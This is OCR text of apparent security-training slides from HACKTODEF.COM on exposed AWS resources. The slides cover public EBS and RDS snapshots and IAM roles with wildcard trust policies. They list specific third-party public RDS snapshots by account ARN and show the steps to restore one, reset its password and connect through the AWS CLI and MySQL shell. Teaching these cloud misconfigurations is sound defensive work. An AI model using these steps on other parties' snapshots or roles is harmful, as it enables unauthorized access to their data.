
HACKTODEF.COM


PUBLIC RESOURCES

EBS Snapshot (Elastic Block Storage)


- THE VOLUME OF AN INSTANCE
- VERY SIMILAR TO WHAT AN AMI IS
  - SIMILAR USAGE
  - SAME RISK
  - BUT BETTER OFFENSIVE/OFFICIAL TOOLS
    - awslabs/coldsnap
- REGION DEPENDENT


HACKTODEF.COM





HACKTODEF.COM





HACKTODEF.COM

PUBLIC RESOURCES

RDS Snapshot (Relational Database Service)

- SNAPSHOT OF A DATABASE
- NOT REGION DEPENDENT
- SEVERITY: CRITICAL

RDS > Snapshots

Snapshots

Manual | System | Shared with me | Public | Backup service | Exports in Amazon S3

Public snapshots (70)

Actions ▼ | Take snapshot

Filter by public snapshots

< 1 2 3 4 >

Snapshot name	Engine version	DB instance or cluster
arn:aws:rds:eu-central-1:020014417079:snapshot:kony-devicedb-v12	5.6.27	kony-devicedb-v12
arn:aws:rds:eu-central-1:020014417079:snapshot:kony-devicedb-v13	5.6.37	kony-devicedb-v13
arn:aws:rds:eu-central-1:020014417079:snapshot:kony-devicedb-v14	5.6.44	kony-devicedb-v14
arn:aws:rds:eu-central-1:020014417079:snapshot:kony-devicedb-v15	5.6.48	kony-devicedb-v15
arn:aws:rds:eu-central-1:020014417079:snapshot:kony-devicedb-v15-57	5.7.31	kony-devicedb-v15-57
arn:aws:rds:eu-central-1:020014417079:snapshot:kony-devicedb-v16-57	5.7.38	kony-devicedb-v16-mysql57
arn:aws:rds:eu-central-1:032419847200:cluster-snapshot:dummyss	5.7.mysql_aurora.2.10.2	dummyag
arn:aws:rds:eu-central-1:139114143232:snapshot:demo-flywheel-dev-env8-snapshot	16.1	demo-flywheel-dev-env8-rds
arn:aws:rds:eu-central-1:211125409713:cluster-snapshot:cluster-snapshot-aoq1ejh1yrhp6em1-zol9xqe3mgfuzlhkjmpsfd7xu	8.0.mysql_aurora.3.05.2	canarybootstrap-fra-prod-rdssnapshotcluster3f9304-
arn:aws:rds:eu-central-1:211125409713:cluster-snapshot:cluster-snapshot-b3a5hczmmf2ifahq-yktjdeufwogejgndes9j6tekl	8.0.mysql_aurora.3.05.2	canarybootstrap-fra-prod-rdssnapshotcluster3f9304-

RDS > Snapshots > arn:aws:rds:eu-central-1:020014417079:snapshot:kony-devicedb-v12

arn:aws:rds:eu-central-1:020014417079:snapshot:kony-devicedb-v12

Actions ▲

- Restore snapshot
- Copy snapshot
- Share snapshot
- Migrate snapshot
- Delete snapshot

Details

ARN
arn:aws:rds:eu-central-1:020014417079:snapshot:kony-devicedb-v12

Instance/Cluster Name
N/A

Master username
awsuser

DB snapshot name
N/A

Snapshot type
public

DB engine
mysql

DB engine version

Option group
N/A

Zone
N/A

KMS key ID
None

Source region
US East (N. Virginia) us-east-1

Snapshot Creation Time
February 18, 2016, 02:41 (UTC+02:00)

Instance/Cluster Creation
February 14, 2016, 20:37 (UTC+02:00)

VPC
N/A

Status
Available

Storage type
Magnetic

DB storage
5 GiB

IOPS
-

Storage throughput
-

Port
3306

HACKTODEF.COM

Windows PowerShell

```
PS C:\Users\eduar> aws rds modify-db-instance --db-instance-identifier my-db-copy `
>>     --master-user-password my-new-password `
>>     --apply-immediately
{
    "DBInstance": {
        "DBInstanceIdentifier": "my-db-copy",
        "DBInstanceClass": "db.m5.large",
        "Engine": "mysql",
        "DBInstanceStatus": "available",
        "MasterUsername": "admin",
        "DBName": "incompliantdb",
        "Endpoint": {
            "Address": "my-db-copy.cvq7m5025jvf.eu-central-1.rds.amazonaws.com",
            "Port": 3306,
            "HostedZoneId": "Z1RLNUO7B9Q6NB"
        },
        "AllocatedStorage": 20,
```

```
 MySQL  my-db-copy.cvq7m5025jvf.eu-central-1.rds.amazonaws.com:3306 ssl  SQL > \disconnect
 MySQL  SQL > \connect my-db-copy.cvq7m5025jvf.eu-central-1.rds.amazonaws.com -u admin
Creating a session to 'admin@my-db-copy.cvq7m5025jvf.eu-central-1.rds.amazonaws.com'
Fetching global names for auto-completion... Press ^C to stop.
Your MySQL connection id is 17
Server version: 8.0.35 Source distribution
No default schema selected; type \use <schema> to set one.
 MySQL  my-db-copy.cvq7m5025jvf.eu-central-1.rds.amazonaws.com:3306 ssl  SQL > show databases;
+--------------------+
| Database           |
+--------------------+
| incompliantdb      |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.0307 sec)
 MySQL  my-db-copy.cvq7m5025jvf.eu-central-1.rds.amazonaws.com:3306 ssl  SQL >
```

HACKTODEF.COM

PUBLIC RESOURCES

RDS Snapshot (Relational Database Service)

- RESTORE SNAPSHOT
- MAKE IT PUBLICLY ACCESSIBLE
- SET A STRONG PASSWORD
- CONNECT BASED ON DB ENGINE

HACKTODEF.COM

PUBLIC RESOURCES

IAM roles

- TRUST POLICY ALLOWS ANYONE TO ASSUME THEM
- GLOBAL RESOURCE
- SEVERITY: CRITICAL (DEPENDS ON PERMISSIONS)
- CAN BE SUBTLE WITH CERTAIN TECHNOLOGIES

HACKTODEF.COM

test-web-app-role Info

Overly permissive trust policy exists in your trust relationships
Broad access: Principals that include a wildcard (*, ?) can be overly permissive.

Summary

Creation date September 13, 2024, 16:01 (UTC+03:00)	ARN arn:aws:iam::259230201556:role/test-web-app-role
Last activity -	Maximum session duration 1 hour

Permissions | Trust relationships | Tags | Access Advisor | Revoke sessions

Trusted entities

Entities that can assume this role under specified conditions.

